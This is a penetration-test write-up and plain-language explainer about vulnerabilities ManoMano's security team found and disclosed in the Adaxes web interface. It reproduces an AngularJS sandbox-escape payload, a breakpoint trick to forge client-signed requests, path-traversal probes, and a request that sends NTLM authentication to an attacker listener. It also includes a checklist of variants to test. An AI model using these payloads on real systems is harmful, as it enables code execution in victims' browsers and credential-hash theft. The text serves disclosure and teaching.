Adaxes: Graphical AD Manager
The Adaxes web interface used AngularJS and reflected user input from the URL hash into a template, allowing a sandbox escape and JavaScript execution. Additionally, an API endpoint accepted a file path that could be an SMB URI, causing the server to send NTLM hashes to an attacker-controlled listener.
 Published on medium.com
Michel de Montaigne once said : “On the highest throne of the world, we still only sit on our bottom”. This invitation to humility is an interesting quote to keep in mind when thinking about CyberSecurity.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Michel de Montaigne once said: "On the highest throne of the world, we still only sit on our bottom". It is a useful reminder of humility for anyone working in security. Most of the technologies we run are interconnected, and we depend on components that depend on others. There are hundreds, more like thousands of layers between the first DNS request and the rendering of an HTML page. The more dependencies you create, the more the attack surface widens.
That applies especially to the third party solutions used at ManoMano, the European leader specialised in DIY, home improvement and gardening online. We need to be conscious of what we implement and how we implement it in order to keep control of our technical stack. That is why we try our best to think about supply chain attacks. The supply chain can be considered as every party, activity or information needed to deliver a product or service. The goal is to ensure that before we integrate a new component into the chain, we test its security and compliance.
This article shares how we worked with one of our partners to identify and fix vulnerabilities in their product, from the first reconnaissance to the exploitation of a zero-day. Let us dive into one component of the chain.
Context
An Active Directory (AD) is a directory service handling the authentication and authorisation of all the users and computers running in the domain network. It is a centralised tool that lets users authenticate to certain services or perform certain tasks. By essence it is handled by the SysAdmin teams.
At ManoMano one of the needs was to delegate group management to team owners. The strategy is to give managers the right tool to manage their team access rights without depending on the SysAdmin team, which allows more flexibility and autonomy for everyone.
That is where Adaxes comes into play. This third party solution allows organisations to handle the AD with automation rules, approval based workflows and easy integrations. With all those features, we had one goal: proof of concept (PoC) the solution. We asked a test group to use it and give feedback based on their needs.
For critical solutions like Adaxes, which is directly plugged into our Active Directory, the security team is involved at the very beginning of the PoC. That is our BatSignal.

Our mission was simple:
- Simulate cyber attacks on the Adaxes services in order to find vulnerabilities.
- Work on a fix with the external partner company.
Setup
Adaxes has many different layers: a software hooked directly into the AD and a web service. We only focused on the web service.
We used the tool as a regular user while proxying every request to Burp Suite. Burp captured our traffic so we could analyse it afterwards. By fooling around the platform, we stumbled upon our first vulnerability.
Finding it
When inspecting the technologies used by Adaxes with Wappalyzer, we quickly identified that Adaxes uses AngularJS.

Angular is a well known front end framework for JavaScript that lets developers code more efficiently with a templating system. As a security hunter, when you see that a web page uses Angular you think about client side template injection.
This kind of attack occurs when a web application using templating frameworks dynamically embeds user input inside the template without escaping it. For instance, if the user writes {{ 77 }}* and sees 49 in the page, they can safely assume the front end is vulnerable to template injection. Angular is usually protected from such exploits because it sandboxes the templates. That means you have to find a payload that escapes the sandbox while evaluating JavaScript outside of it in order to get JavaScript injection.
While testing Adaxes functionalities, we identified a user input in the hash of the URL reflected directly inside a template. Visiting the following link:
adaxes.manomano.tld/#/Browse/CN=user.user,OU={{7*7}},DC=org
gave the following result:

In the right corner of the screenshot, our input was interpreted by the front end as a template.
Exploitation
Step 1: escaping the AngularJS sandbox
Luckily for us, Gareth Heyes and Ian Hickey had already documented a sandbox escape for this specific version of Angular. The following payload executed JavaScript in the DOM:
{{x={y:’’.constructor.prototype};x.y.charAt=[].join;[1]|orderBy:’x=alert(document.domain)’}}

What can we do from there? In general, when we can control the JavaScript of a client, it is possible to mimic any action that the victim is allowed to perform, leading to potential loss of confidentiality and integrity of the Active Directory depending on the privileges and roles of the victim.
Step 2: discovering that requests are signed
We did not stop there. Remember that during reconnaissance we set up a proxy to Burp Suite intercepting all traffic between the browser and the backend. When analysing those logs we stumbled upon a problem: every request was signed, not only the body of the request but also the headers.
POST /Adaxes/api/directoryObjects/account/enable HTTP/1.1Host: adaxes.manomano.tldCookie: [Token]Adm-Authorization: [Token]Accept-Language: en-gbSec-Ch-Ua-Mobile: ?0Adm-Service: [uuid]Adm-Webui-Configuration: SelfServiceContent-Type: application/json;charset=UTF-8Adm-Signed-Headers: Accept;Accept-Language;Adm-Authorization;Adm-Service;Adm-WebUI-Configuration;Content-TypeAdm-Signature: emNpXj10UXZHUGtPLGtPJUsuSkZYPw=[redacted]+VF9Iclo=Connection: close{“directoryObject”:”CN=user.user,OU=group,DC=org”}
When pentesting an application we want to be able to craft our own requests to the backend in order to send unpredicted requests, so we can test the response of the server depending on the type of attack we want to perform. If everything is signed by the front end, having a man in the middle with Burp Suite will not work.
But wait: the requests are signed by the front end. Let us try something.

If everything is signed by the front end, we may be able to reverse engineer the JavaScript code handling the signing of the request. That way we could craft our own payloads and send whatever we want to the backend. The first step was to find the code handling the behaviour:

Searching the function signRequest
As much as we like reverse engineering minified JavaScript, we went with a slightly different approach to alter the content of the body. We simply added a breakpoint.

Now each time the application sends a request and signs it, we can dynamically modify the content of the variable e, which contains all the information related to the HTTP request:

By setting a breakpoint on the signRequest function, we put ourselves between the creation of the request and the signing. The breakpoint stops the code momentarily, letting us override the e variable containing the raw HTTP request. Once we override e, the runtime can be resumed and a request is sent with our now crafted body.
Step 3: enumerating the API calls
Now we could begin to test the backend server. When checking the requests we received in the Burp Suite logs, there was a route that was often called: /api/directoryObjects. The JSON body of the request looked like this:
{“properties”:[{“propertyType”:1,“propertyName”:”title”,“values”:[“test”]}],“directoryObject”:”CN=user.user,OU=group,DC=org”}
Weirdly enough, when incrementing the value of propertyType we got different kinds of responses, until we got something really strange on value 16:
HTTP/1.1 500 Internal Server ErrorCache-Control: no-cacheContent-Type: application/json; charset=utf-8Expires: -1Pragma: no-cacheServer: Microsoft-IIS/10.0X-Powered-By: ASP.NETContent-Length: 128Connection: Close{“message”:”Could not find file ‘C:\\Windows\\TEMP\\Softerra\\Adaxes 3\\WebUIBlobStorage\\test.dat’.”,”code”:”generalException”}
Our user input was being converted into an argument used to find a .dat file on the system.
Step 4: testing for local file inclusion
Our first reaction was to find out whether we had a local file inclusion of some sort. To confirm this we sent the payload:
{ “properties”: [ { “propertyType”: 16, “propertyName”: “title”, “values”: [ “..\\..\\..\\..\\..\\Users\\Administrator\\NTUser” ] } ],“directoryObject”: “CN=user.user,OU=group,DC=org”}
Resulting in:
HTTP/1.1 403 ForbiddenCache-Control: no-cacheContent-Type: application/json; charset=utf-8Expires: -1Pragma: no-cacheServer: Microsoft-IIS/10.0X-Powered-By: ASP.NETContent-Length: 104Connection: Close{“message”:”Access to the path ‘C:\\Users\\Administrator\\NTUser.dat’ is denied.”,”code”:”accessDenied”}
Apparently the privileges of the machine were not high enough to load the .dat file. The question was: what can we do now?
Step 5: coercing an SMB authentication
The SMB protocol (Server Message Block) is a communication protocol to share files between systems, printers or machines. Some implementations of SMB rely on LM or NTLM authentication, only requiring the username and the hash of the machine. Basically, when you try to authenticate on another machine, you send the hash of the password to the other host.
Adaxes' API is waiting for a path, but we found out that we can also give a SMB URI scheme as an argument.
If we want to test whether the backend will send us the hash of the password, we need to set up a tool that intercepts SMB packets and outputs the hash of the machine. That tool already exists and is called Responder. Once Responder is fully configured and awaits a connection, we can send the request.
To send the request we need to come back to the previous step and bypass the signing of the request. Once the breakpoint is hit we only need to copy and paste the following code in the Dev Tool console:
e.method=”PATCH”; e.headers[“Content-Type”] = “application/json”; e.url=”api/directoryObjects”; e.data={“properties”:[ {“propertyType”:16, “propertyName”:”title”, “values”:[“//YOUR_LISTENER/test”]}],“directoryObject”:”CN=user.user,OU=group,DC=org”}

The request looks like this:
PATCH /Adaxes/api/directoryObjects HTTP/1.1Host: adaxes.manomano.tldAdm-Authorization: [SIGNED]Adm-Webui-Configuration: SelfServiceContent-Type: application/jsonAccept: application/json, text/plain, */*User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36Adm-Signed-Headers: Accept;Accept-Language;Adm-Authorization;Adm-Service;Adm-WebUI-Configuration;Content-TypeAdm-Signature: [SIGNED]Connection: close{“properties”:[{“propertyType”:16,”propertyName”:”title”,”values”:[“//YOUR_LISTENER/test”]}],”directoryObject”:”CN=user.user,OU=group,DC=org”}
And guess what? We got the password hash.

To understand the impact of this finding, you can read Ropnop's article on the Practical Usage of NTLM Hashes, which concluded that "[...] NTLM hash is pretty much just as good as a password when it comes to security tools. If you compromise a hash, all the same tools and techniques are still valid and you can authenticate as that user to browse file shares and execute commands." In this specific case Responder retrieves NTLMv2 hashes, which cannot be abused other than by cracking the password locally.
Root cause
The two findings combine a client side and a server side mistake.
On the front end, the value taken from the URL hash was reflected directly inside an AngularJS template without escaping. Angular's template sandbox is the only thing standing between that reflection and JavaScript execution, and a documented sandbox escape for this specific version of Angular defeats it. The report does not describe the exact code path that reflects the hash into the template.
On the back end, our user input was converted into an argument used to find a .dat file, and the API accepts an SMB URI scheme in that argument. The server then attempts to fetch the path, which makes it authenticate to the attacker's host and disclose the machine's NTLMv2 hash. The request signing does not help here: it is performed by the front end, so anyone who can run code in the page (or pause the runtime at the signRequest breakpoint) can have arbitrary content signed for them. The report does not state how the signature is computed or verified.
Impact
The template injection gives JavaScript execution in the DOM of a victim using the Adaxes web interface. In general, controlling the JavaScript of a client makes it possible to mimic any action the victim is allowed to perform, with potential loss of confidentiality and integrity of the Active Directory depending on the victim's privileges and roles.
The SMB coercion leaks the NTLMv2 hash of the machine. Per the cited article, an NTLM hash is as good as a password for security tooling, but in this specific case the NTLMv2 hash cannot be abused directly and has to be cracked locally.
Fix
After assessing the service we sent the results to the Adaxes teams so they could mitigate the vulnerabilities. They released a patch note fixing the issues under Update 5 on 12 August 2021. The collaboration was excellent and they were really reactive: we had a few calls with them to explain the methodology and shared a full report with their team.
I want to personally thank the Adaxes team and our dear SysAdmin team at ManoMano.

Disclosure time frame
August 3, 2021: Vendor contacted by email without the vulnerabilities details.August 5, 2021: First meeting with the vendor presenting the vulnerabilities.August 6, 2021: Second meeting with the vendor detailing the next steps. Fix in progress.August 10, 2021: Full written report sent to the vendor.August 12, 2021: Vendor released a fixed version with patch note.
Variants to test
- Hash reflected into an AngularJS template. Append a template expression to the fragment of any AngularJS route, for example
#/path/{{7*7}}. A positive result is the page rendering49instead of the literal text. - Sandbox escape on the identified Angular version. Once step 1 confirms evaluation, try the documented escape payload for that version. A positive result is
alert(document.domain)firing in the DOM. - Client side request signing. Look for signature headers in proxied traffic (here
Adm-SignatureandAdm-Signed-Headers). If signing happens in the browser, search the JavaScript for the signing function, set a breakpoint on it, and modify the request object before the signature is computed. A positive result is a modified body accepted by the backend with a valid signature. - Numeric property or type enumerators. Increment integer fields such as
propertyTypeand compare responses. A positive result is a different error class, here a file lookup error revealing a server side path. - Path arguments accepting UNC or SMB URIs. Send
//YOUR_LISTENER/test(or a backslash variant) where a file path is expected, with Responder listening. A positive result is an incoming SMB authentication and a captured NTLMv2 hash. - Path traversal in the same argument. Use
..\\..\\..sequences to reach files outside the intended directory. A positive result is a different error message naming the resolved path, as with theNTUser.dataccess denied response.
What happened, in plain words
A company called ManoMano sells DIY, home improvement and gardening products online. Like most companies, it runs its internal IT on software written by other companies. One of those pieces of software is called Adaxes, and it helps manage the accounts and permissions of everyone who works at ManoMano.
Before ManoMano adopted Adaxes for real, its security team was asked to try to break it. They found two problems in the web part of Adaxes. The first let them run their own code inside the browser of anyone using the Adaxes web page. The second let them trick a machine into sending them a secret value derived from a password, which an attacker could then try to crack offline. They reported both to the company that makes Adaxes, which fixed them and released an update on 12 August 2021.
This article walks through that work slowly, from the first look at the product to the final trick. Every technical idea is explained as it appears.
Why supply chains matter
Michel de Montaigne once said: "On the highest throne of the world, we still only sit on our bottom". It is a useful reminder of humility for anyone working in security. Most of the technologies we run are interconnected, and we depend on components that depend on others. There are hundreds, more like thousands of layers between the first DNS request and the rendering of an HTML page. The more dependencies you create, the more the attack surface widens.
A few of those words deserve a plain explanation before we go on.
- A DNS request is the step where your computer asks a directory service on the internet to translate a name like
example.cominto the numeric address of the server that hosts it. Think of it as looking up a name in a phone book before you can call someone. - HTML is the language web pages are written in. Your browser reads it and draws the page.
- The attack surface is the total set of places where someone could try to get in or cause trouble. A house with one door has a small attack surface; a house with twenty windows, a garage and a cellar hatch has a large one. Every piece of software you add is another window.
That applies especially to the third party solutions used at ManoMano, the European leader specialised in DIY, home improvement and gardening online. We need to be conscious of what we implement and how we implement it in order to keep control of our technical stack. That is why we try our best to think about supply chain attacks. The supply chain can be considered as every party, activity or information needed to deliver a product or service. The goal is to ensure that before we integrate a new component into the chain, we test its security and compliance.
A supply chain attack is an attack that does not target you directly but targets something you rely on. If a bakery buys flour from a mill, poisoning the mill hurts every bakery downstream. In software, if you install a tool and that tool has a weakness, the weakness becomes yours.
This article shares how we worked with one of our partners to identify and fix vulnerabilities in their product, from the first reconnaissance to the exploitation of a zero-day. Let us dive into one component of the chain.
A vulnerability is a weakness in software that someone can use to make it behave in a way its authors did not intend. A zero-day is a vulnerability that the maker of the software does not know about yet, so there is no fix available at the moment it is found. Reconnaissance means the early looking-around phase: learning what the product is made of before trying anything.
Context
An Active Directory (AD) is a directory service handling the authentication and authorisation of all the users and computers running in the domain network. It is a centralised tool that lets users authenticate to certain services or perform certain tasks. By essence it is handled by the SysAdmin teams.
In everyday terms, an Active Directory is the company's master list of who is allowed to do what. When you log in to your work laptop in the morning, something checks your username and password against that list. Authentication means proving who you are, like showing your passport at a border. Authorisation means deciding what you are allowed to do once you are in, like the stamp in the passport that says which countries you may enter. A domain network is the group of computers and accounts managed together under one organisation's rules. SysAdmin (system administrator) teams are the IT staff who look after servers and accounts.
At ManoMano one of the needs was to delegate group management to team owners. The strategy is to give managers the right tool to manage their team access rights without depending on the SysAdmin team, which allows more flexibility and autonomy for everyone.
That is where Adaxes comes into play. This third party solution allows organisations to handle the AD with automation rules, approval based workflows and easy integrations. With all those features, we had one goal: proof of concept (PoC) the solution. We asked a test group to use it and give feedback based on their needs.
A proof of concept is a trial run: you use the product for a while, in a limited way, to see whether it suits you before committing. Automation rules are instructions the software follows on its own, such as "when a new employee is added, create their account". Approval based workflows mean some actions wait for a manager to click approve before they happen.
For critical solutions like Adaxes, which is directly plugged into our Active Directory, the security team is involved at the very beginning of the PoC. That is our BatSignal.
Our mission was simple:
- Simulate cyber attacks on the Adaxes services in order to find vulnerabilities.
- Work on a fix with the external partner company.
Setup
Adaxes has many different layers: a software hooked directly into the AD and a web service. We only focused on the web service.
A web service is a program that answers requests sent over the network, usually from a browser. When you open a page and it shows you a list of users, your browser is talking to a web service behind the scenes.
We used the tool as a regular user while proxying every request to Burp Suite. Burp captured our traffic so we could analyse it afterwards. By fooling around the platform, we stumbled upon our first vulnerability.
A proxy is a middleman that sits between your browser and the server. Everything your browser sends passes through it, and it can record or pause each message. Burp Suite is a well known proxy tool used by security testers for exactly that. Think of it as a recording device placed on the phone line between two people: both still hear each other, but you get a transcript of everything said.
Finding it
When inspecting the technologies used by Adaxes with Wappalyzer, we quickly identified that Adaxes uses AngularJS.
Wappalyzer is a browser extension that looks at a website and guesses which technologies built it, a bit like reading the ingredients list on a food packet. AngularJS is a framework: a collection of ready made code that helps developers build web pages faster.
Angular is a well known front end framework for JavaScript that lets developers code more efficiently with a templating system. As a security hunter, when you see that a web page uses Angular you think about client side template injection.
Let us unpack that. JavaScript is the programming language that runs inside your browser and makes pages interactive. The front end is the part of an application that runs in your browser, as opposed to the back end, which runs on the server. A templating system is a way of writing a page with blanks that get filled in later. Imagine a birthday card printed with "Happy birthday, ______!" and the name written in afterwards. In Angular, the blanks are written with double curly braces, like {{ name }}.
Client side template injection is the attack that follows. If the application lets a visitor's own text end up in one of those blanks without cleaning it first, the visitor can write something that is not a name but an instruction, and the framework will obediently carry it out.
This kind of attack occurs when a web application using templating frameworks dynamically embeds user input inside the template without escaping it. For instance, if the user writes {{ 77 }}* and sees 49 in the page, they can safely assume the front end is vulnerable to template injection. Angular is usually protected from such exploits because it sandboxes the templates. That means you have to find a payload that escapes the sandbox while evaluating JavaScript outside of it in order to get JavaScript injection.
Escaping here means neutralising special characters so they are shown as text rather than treated as instructions. A sandbox is a restricted playpen: the code inside can run, but it is not supposed to reach out and touch anything dangerous. A payload is the piece of text an attacker sends to trigger the behaviour they want. JavaScript injection means getting your own JavaScript to run inside someone else's page.
While testing Adaxes functionalities, we identified a user input in the hash of the URL reflected directly inside a template. Visiting the following link:
adaxes.manomano.tld/#/Browse/CN=user.user,OU={{7*7}},DC=org
Let us read this address piece by piece.
adaxes.manomano.tldis the name of the server. The.tldending is a placeholder for a real top level domain, the last part of a name such as.com./#/Browse/...is the hash or fragment. It is the part of a web address after the#sign. In a normal page it points to a section, but many modern web applications also use it to store which screen you are on. Crucially, the browser sends the part after#to the page itself, and the page's JavaScript can read it.CN=user.user,OU=group,DC=orgis a way of naming a location inside a directory.CNstands for common name (a person or object),OUfor organisational unit (a folder), andDCfor domain component (part of the domain name). It is like a postal address written as a series of nested boxes.{{7*7}}is the test. It is a template blank containing a small sum. If the page treats it as text, you will see the literal characters{{7*7}}. If the page treats it as an instruction, it will calculate and show49.
gave the following result:
In the right corner of the screenshot, our input was interpreted by the front end as a template. In other words, the page showed the result of the sum rather than the sum itself, which is the confirmation we were looking for.
Exploitation
Exploitation is the step where you stop observing and actually use a weakness to achieve something.
Step 1: escaping the AngularJS sandbox
Luckily for us, Gareth Heyes and Ian Hickey had already documented a sandbox escape for this specific version of Angular. The following payload executed JavaScript in the DOM:
{{x={y:’’.constructor.prototype};x.y.charAt=[].join;[1]|orderBy:’x=alert(document.domain)’}}
This is dense, so let us take it in pieces. The DOM (Document Object Model) is the browser's live model of the page: every heading, button and paragraph as an object the code can reach into. Saying the payload executed "in the DOM" means the browser actually ran it as code, not merely displayed it.
